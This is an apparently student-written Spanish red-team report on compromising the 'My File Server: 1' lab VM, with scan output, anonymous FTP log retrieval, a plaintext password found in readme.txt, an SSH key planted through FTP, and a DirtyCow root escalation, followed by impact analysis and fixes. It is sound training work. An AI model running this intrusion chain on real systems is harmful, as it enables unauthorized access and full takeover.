



ACTIVIDAD 13 - RED TEAM REPORT: PENTESTING DE MY FILE SERVER 1

ERIK DEL ANGEL ARRIAGA TORRES

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ



EXECUTIVE SUMMARY

El documento muestra los resultados de la prueba de penetración (pentesting) realizada a la máquina "My File Server: 1". El objetivo del ejercicio fue evaluar el nivel de exposición de este sistema, el cual simula un entorno corporativo orientado a servicios de almacenamiento de archivos.

Durante la actividad, se determinó que el nivel de riesgo general del servidor es CRÍTICO. Se logró comprometer la máquina en su totalidad, obteniendo acceso de máxima autoridad (administrador/root).

La brecha de seguridad inicial fue posible debido a configuraciones deficientes en un servicio de transferencia de archivos (FTP), lo que permitió a un usuario anónimo descubrir credenciales y llaves de acceso en texto plano. Una vez dentro del sistema, se explotó una vulnerabilidad conocida en el núcleo del sistema operativo para elevar los privilegios. Se requiere atención inmediata para corregir las configuraciones de los servicios expuestos y actualizar los componentes del servidor para evitar una intrusión real.

METODOLOGÍA APLICADA.

- Reconocimiento y Enumeración técnica: Identificación de la máquina objetivo y escaneo exhaustivo de puertos y servicios para descubrir posibles vectores de ataque.
- Explotación: Aprovechamiento táctico de las vulnerabilidades identificadas para obtener un acceso inicial al sistema.
- Post-explotación (Escalada de privilegios): Movimiento lateral y elevación de permisos (hacia usuario administrador/root) para demostrar el compromiso total del servidor.
- Análisis y Reporte: Documentación técnica de las vulnerabilidades, evaluación del impacto bajo el modelo CIA y propuesta de recomendaciones de remediación.

ALCANCE

- Objetivo principal: La actividad se centra exclusivamente en la máquina vulnerable identificada como "My File Server: 1".
- Entorno de evaluación: El sistema objetivo simula un entorno corporativo vulnerable orientado específicamente a servicios de almacenamiento y servidor de archivos.
- Rol: Las pruebas son ejecutadas bajo el rol de analista, simulando un ataque externo autorizado tras ser contratado por la organización.
- Actividades autorizadas: El alcance abarca la aplicación de una metodología formal de pentesting, la cual incluye las fases de reconocimiento, enumeración, explotación y post-explotación.



PASO 1:

1. Despliegue del entorno: En primer lugar, se realizó la instalación y despliegue exitoso de la máquina vulnerable "My File Server 1" en el entorno de virtualización, verificando su correcta inicialización y conexión a la red local.

```
#####
#                               Armour Infosec                               #
#----- www.armourinfosec.com -----#
#                               My File Server - 1                          #
#                               Designed By :- Akanksha Sachin Verma         #
#                               Twitter    :- @akankshavermasv              #
#####
#                               IP:127.0.0.1                               #
#                               Hostname: fileserver                        #
#####

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserver login: ^IS^IS
```

PASO 3:

3. Descubrimiento de hosts (Host Discovery): Una vez conocido el segmento de red, se procedió a realizar un escaneo de descubrimiento mediante la interceptación de solicitudes ARP en la red local.

- Comando ejecutado: sudo netdiscover
- Resultado obtenido: La herramienta detectó los dispositivos activos en la red, logrando aislar e identificar exitosamente la dirección IP correspondiente a la máquina víctima: 10.0.2.4.

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

[Icons] 1 2 3 4 [Terminal]

Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

+-----+-----+-----+-----+-----+-----+
| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.0.2.2 | 08:00:27:70:7f:37 | 1 | 60 | PCS Systemtechnik GmbH |
| 10.0.2.4 | 08:00:27:aa:3b:64 | 1 | 60 | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+

[Terminal]
```



PASO 2:

2. Identificación del segmento de red: Posteriormente, desde el entorno del atacante (Kali Linux), fue necesario identificar la interfaz de red activa y el segmento de red en el que se estaba operando. Para ello, se ejecutaron los comandos de diagnóstico de red.

- Comandos ejecutados: ip a e ifconfig
- Resultado: Se identificó la interfaz eth0 operando bajo el segmento de red 10.0.2.0/24.

```
[Icons] 1 2 3 4 [Terminal]

Session Actions Edit View Help

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 540sec preferred_lft 540sec
    inet6 fe80::cb57:3f98:5db0:5bc0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.3 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::cb57:3f98:5db0:5bc0 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 3104 (3.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3124 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```



PASO 4:



Se utilizó la herramienta nmap aplicando parámetros de escaneo agresivo para forzar la detección de versiones, el reconocimiento del sistema operativo y la ejecución de scripts básicos de enumeración.

- Comando ejecutado: nmap -A -p- 10.0.2.4
- Parámetros: -A (habilitar detección de SO, versiones, scripts y traceroute), -p- (escanear los 65,535 puertos lógicos).

2. Resultados y Análisis Crítico: El escaneo reveló la exposición de múltiples servicios críticos que representan un riesgo significativo para la organización:

- Puerto 21 (FTP): Servicio vsftpd 3.0.2. El script de Nmap identificó una configuración deficiente crítica: permite el inicio de sesión anónimo (Anonymous FTP login allowed). Adicionalmente, se detectó un directorio pub con permisos de escritura.
- Puerto 22 (SSH): Servicio OpenSSH 7.4. Expuesto para administración remota.
- Puerto 80 (HTTP): Servidor web Apache 2.4.6.
- Puerto 445 (SMB): Servicio Samba smbd 4.9.1.
- Puerto 2121 (FTP): Servicio ProFTPD 1.3.5. Al igual que el puerto 21, reporta permitir el acceso anónimo, aunque presenta errores al listar el directorio raíz.

```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~
Session Actions Edit View Help

(kali@kali)~$ nmap -A -p- 10.0.2.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 19:42 -0400
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.05% done; ETC: 19:44 (0:00:13 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 19:44 (0:00:18 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.0016s latency).
Not shown: 64444 filtered tcp ports (no-response), 79 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_dwxrwxrwx 3 0      0          16 Feb 19  2020 pub [NSE: writeable]
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.0.2.3
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 3
|_  vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
|_ssh-hostkey:
|_  2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_  256  b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256  66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-title: My File Server
|_http-server-header: Apache/2.4.6 (CentOS)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp    rpcbind
|_  100000  2,3,4      111/udp    rpcbind
|_  100000  3,4        111/tcp6   rpcbind
|_  100000  3,4        111/udp6   rpcbind
|_  100003  3,4        2049/tcp   nfs
|_  100003  3,4        2049/tcp6  nfs
|_  100003  3,4        2049/udp   nfs
|_  100003  3,4        2049/udp6  nfs
|_  100005  1,2,3      20048/tcp  mountd
|_  100005  1,2,3      20048/tcp6 mountd
```

```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~
Session Actions Edit View Help

|_ 100021 1,3,4 40557/tcp nlockmgr
|_ 100021 1,3,4 49271/udp nlockmgr
|_ 100021 1,3,4 58300/tcp6 nlockmgr
|_ 100024 1 42656/tcp status
|_ 100024 1 44219/udp status
|_ 100024 1 46000/udp6 status
|_ 100024 1 47074/tcp6 status
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
|_ 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
445/tcp   open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:AA:3B:64 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 3h10m31s, median: 0s
|_smb2-time:
|_  date: 2026-10-01T23:44:23
|_  start date: N/A
|_smb2-security-mode:
|_  3.1.1:
|_  Message signing enabled but not required
|_smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.9.1)
|_  Computer name: localhost
|_  NetBIOS computer name: FILESERVER\x00
|_  Domain name: \x00
|_  FQDN: localhost
|_  System time: 2026-10-02T05:14:23+05:30
|_smb-security-mode:
|_  account_used: <blank>
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT ADDRESS
1 1.59 ms 10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.41 seconds
```

Activar Windows
Ve a Configuración para activar Windows.



PASO 5:

Enumeración del servicio FTP anónimo

Se probó el acceso anónimo al servicio FTP de la máquina víctima (10.0.2.4), identificado previamente como vsftpd 3.0.2.

- Comando ejecutado: ftp 10.0.2.4 (usuario anonymous)
- Resultado obtenido: el inicio de sesión anónimo fue exitoso. El sistema remoto se identificó como UNIX y el servidor aceptó la transferencia en modo binario.

map done: 1 of 1 address (1 host up) scanned in 100.71 seconds

```
(kali@kali)-[~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.2)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||5070|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0           16 Feb 18  2020 .
drwxr-xr-x  3 0      0           16 Feb 18  2020 ..
drwxrwxrwx  3 0      0           16 Feb 19  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||5638|).
150 Here comes the directory listing.
drwxrwxrwx  3 0      0           16 Feb 19  2020 .
drwxr-xr-x  3 0      0           16 Feb 18  2020 ..
drwxr-xr-x  9 0      0          4096 Feb 19  2020 log
226 Directory send OK.
ftp> cd log
421 Timeout.
ftp> ls -la
Not connected.
ftp> ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.2)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub/log
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||5459|).
150 Here comes the directory listing.
drwxr-xr-x  9 0      0          4096 Feb 19  2020 .
drwxrwxrwx  3 0      0           16 Feb 19  2020 ..
```



PASO 6:

Enumeración del servicio FTP anónimo

Se probó el acceso anónimo al servicio FTP de la máquina víctima (10.0.2.4), identificado previamente como vsftpd 3.0.2.

- Comando ejecutado: ftp 10.0.2.4 (usuario anonymous)
- Resultado obtenido: el inicio de sesión anónimo fue exitoso. El sistema remoto se identificó como UNIX y el servidor aceptó la transferencia en modo binario.

```
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||5638|).
150 Here comes the directory listing.
drwxrwxrwx  3 0      0           16 Feb 19  2020 .
drwxr-xr-x  3 0      0           16 Feb 18  2020 ..
drwxr-xr-x  9 0      0          4096 Feb 19  2020 log
226 Directory send OK.
ftp> cd log
421 Timeout.
ftp> ls -la
Not connected.
ftp> ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.2)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub/log
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||5459|).
150 Here comes the directory listing.
drwxr-xr-x  9 0      0          4096 Feb 19  2020 .
drwxrwxrwx  3 0      0           16 Feb 19  2020 ..
drwxr-xr-x  2 0      0          4096 Feb 19  2020 anaconda
drwxr-xr-x  2 0      0           22 Feb 19  2020 audit
-rw-r--r--  1 0      0          7033 Feb 19  2020 boot.log
-rw-----  1 0      0          10752 Feb 19  2020 btmp
-rw-r--r--  1 0      0          9161 Feb 19  2020 cron
-rw-r--r--  1 0      0          31971 Feb 19  2020 dmesg
-rw-r--r--  1 0      0          31971 Feb 19  2020 dmesg.old
drwxr-xr-x  2 0      0           6 Feb 19  2020 glusterfs
drwx-----  2 0      0           39 Feb 19  2020 httpd
-rw-r--r--  1 0      0          292584 Feb 19  2020 lastlog
-rw-----  1 0      0           3764 Feb 19  2020 maillog
-rw-----  1 0      0          1423423 Feb 19  2020 messages
drwx-----  2 0      0           6 Feb 19  2020 ppp
drwx-----  4 0      0           43 Feb 19  2020 samba
-rw-----  1 0      0          63142 Feb 19  2020 secure
-rw-----  1 0      0           0 Feb 19  2020 spooler
-rw-----  1 0      0           0 Feb 19  2020 tallylog
drwxr-xr-x  2 0      0           22 Feb 19  2020 tuned
-rw-r--r--  1 0      0          58752 Feb 19  2020 wtmp
-rw-----  1 0      0           100 Feb 19  2020 xferlog
-rw-----  1 0      0          18076 Feb 19  2020 yum.log
226 Directory send OK.
ftp> █
```



PASO 7:

Se descargó el archivo de inicios de sesión wtmp para buscar usuarios válidos.

- Comandos ejecutados: get wtmp y, fuera del FTP, strings wtmp
- Resultado obtenido: la transferencia fue exitosa (58 752 bytes). En el contenido aparecieron el kernel 3.10.0-229.el7.x86_64 y los usuarios root, smbuser y armour, lo que confirmó la existencia de la cuenta smbuser.

```
150 Here comes the directory listing.
drwxr-xr-x  9 0      0      4096 Feb 19  2020 .
drwxrwxrwx  3 0      0      16 Feb 19  2020 ..
drwxr-xr-x  2 0      0      4096 Feb 19  2020 anaconda
drwxr-x---  2 0      0      22 Feb 19  2020 audit
-rw-r--r--  1 0      0      7033 Feb 19  2020 boot.log
-rw-----  1 0      0     10752 Feb 19  2020 btmp
-rw-r--r--  1 0      0      9161 Feb 19  2020 cron
-rw-r--r--  1 0      0     31971 Feb 19  2020 dmesg
-rw-r--r--  1 0      0     31971 Feb 19  2020 dmesg.old
drwxr-xr-x  2 0      0        6 Feb 19  2020 glusterfs
drwx-----  2 0      0        39 Feb 19  2020 httpd
-rw-r--r--  1 0      0    292584 Feb 19  2020 lastlog
-rw-----  1 0      0      3764 Feb 19  2020 maillog
-rw-----  1 0      0   1423423 Feb 19  2020 messages
drwx-----  2 0      0        6 Feb 19  2020 ppp
drwx-----  4 0      0      43 Feb 19  2020 samba
-rw-----  1 0      0     63142 Feb 19  2020 secure
-rw-----  1 0      0        0 Feb 19  2020 spooler
-rw-----  1 0      0        0 Feb 19  2020 tallylog
drwxr-xr-x  2 0      0      22 Feb 19  2020 tuned
-rw-r--r--  1 0      0     58752 Feb 19  2020 wtmp
-rw-----  1 0      0      100 Feb 19  2020 xferlog
-rw-----  1 0      0     18076 Feb 19  2020 yum.log
226 Directory send OK.
ftp> get wtmp
local: wtmp remote: wtmp
229 Entering Extended Passive Mode (|||5224|).
150 Opening BINARY mode data connection for wtmp (58752 bytes).
100% |*****
226 Transfer complete.
58752 bytes received in 00:00 (2.12 MiB/s)
ftp> bye
```

PASO 8:

Se analizó el servidor HTTP (Apache 2.4.6 sobre CentOS) en busca de archivos expuestos.

- Comando ejecutado: nikto -h http://10.0.2.4
- Resultado obtenido: Nikto reportó indexado de directorios en /icons/, Apache desactualizado y, de forma relevante, el archivo /readme.txt marcado como interesante.

```
(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.4
- Nikto v2.6.0

+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Platform:       Unknown
+ Start Time:     2026-10-01 20:06:26 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/


|
```



PASO 9:

Se consultó el archivo señalado por el escaneo web.

- Recurso consultado: <http://10.0.2.4/readme.txt>
- Resultado obtenido: el archivo contenía el texto “My Password is rootroot1”.
Combinado con el usuario hallado en wtmp, se obtuvo el par smbuser / rootroot1.



PASO 10:



Se inició sesión en FTP con las credenciales obtenidas y se creó el directorio de claves del usuario.


- Comandos ejecutados: ftp 10.0.2.4 (usuario smbuser), pwd, mkdir .ssh, cd .ssh
- Resultado obtenido: login exitoso. El directorio remoto era /home/smbuser y se creó /home/smbuser/.ssh.

```
(kali@kali)-[~]  
$ ftp 10.0.2.4  
Connected to 10.0.2.4.  
220 (vsFTPD 3.0.2)  
Name (10.0.2.4:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /home/smbuser  
ftp> mkdir .ssh  
257 "/home/smbuser/.ssh" created  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp> █
```


- Comando ejecutado: `ssh-keygen`
- Resultado obtenido: se generó el par ED25519. La clave pública quedó en `/home/kali/.ssh/id_ed25519.pub`.



- Comando ejecutado: `put /home/kali/.ssh/id_ed25519.pub authorized_keys`
- Resultado obtenido: transferencia completa (91 bytes). El servidor quedó preparado para aceptar la clave privada correspondiente.





PASO 13:

Se estableció la sesión remota usando la clave cargada.

- Comando ejecutado: `ssh smbuser@10.0.2.4`
- Resultado obtenido: acceso exitoso como `smbuser@fileserver`, sin solicitar contraseña. El banner identificó la máquina como “My File Server - 1” (Armour Infosec).

```
(kali㉿kali)-[~]
$ ssh smbuser@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oMO2gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#####

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```



PASO 14:



Se comprobó el kernel (`uname -a`: Linux 3.10.0-229.el7.x86_64), se obtuvo el código de DirtyCow (CVE-2016-5195), se compiló en la víctima y se ejecutó.

- Comandos ejecutados: `gcc 40616.c -o upslp -pthread` y `./upslp`
- Resultado obtenido: el exploit sobrescribió `/usr/bin/passwd` y entregó un shell de root (`[root@fileserver smbuser]#`). Al leer `/root/proof.txt` se obtuvo la flag: Best of Luck `af52e0163b03cbf7c6dd146351594a43`

```
(kali㉿kali)-[~]
$ ssh smbuser@10.0.2.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#####

Last login: Fri Oct  2 06:01:28 2026 from 10.0.2.3
[smbuser@fileserver ~]$ su firefart
su: user firefart does not exist
[smbuser@fileserver ~]$ su firefart
su: user firefart does not exist
[smbuser@fileserver ~]$
[smbuser@fileserver ~]$ ./upslp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserver smbuser]# cat /root/proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver smbuser]#
```



ANÁLISIS DE IMPACTO



El compromiso no se limitó a un servicio aislado. A partir de un archivo web con una contraseña en claro se obtuvo acceso al usuario smbuser y, por un kernel sin parches, control total del sistema. El impacto se describe con el modelo CIA.

Confidencialidad. Quedó comprometida. El acceso anónimo a FTP expuso registros del sistema, entre ellos wtmp, donde se identificaron cuentas válidas. El archivo /readme.txt publicó la contraseña rootroot1. Con la sesión de smbuser y, después, con root, un atacante puede leer el directorio personal, recursos compartidos y cualquier dato almacenado en el servidor de archivos. La flag en /root/proof.txt confirma que se alcanzó el nivel máximo de lectura.

Integridad. Quedó comprometida. El usuario smbuser pudo crear /home/smbuser/.ssh y escribir authorized_keys, alterando el mecanismo de autenticación. DirtyCow (CVE-2016-5195) sobrescribió /usr/bin/passwd. Con root es posible modificar configuraciones, binarios y archivos de usuarios sin restricción.

Disponibilidad. Quedó en riesgo alto. El kernel afectado es de 2015 (3.10.0-229.el7). Un atacante con root puede detener servicios de archivo (FTP, SMB, HTTP), borrar información o dejar el equipo inestable. Durante la práctica la sesión SSH se interrumpió al ejecutar el exploit, lo que ilustra ese efecto sobre la operación.

En conjunto, el escenario equivale a la pérdida del servidor de archivos: datos expuestos, autenticación alterada y control administrativo del host.



RECOMENDACIONES TÉCNICAS



Prioridad inmediata:

- Actualizar el kernel por encima de las versiones afectadas por CVE-2016-5195 y aplicar el resto de parches del sistema (CentOS 7 / kernel 3.10.0-229 ya no debe permanecer en producción).
- Retirar /readme.txt y cualquier archivo que publique contraseñas. Rotar de inmediato la clave de smbuser.
- Deshabilitar el inicio de sesión anónimo en vsftpd. Si el FTP no es necesario, cerrar el puerto 21.
- Restringir la escritura del home por FTP. Impedir que un usuario cree .ssh o suba authorized_keys por ese canal.
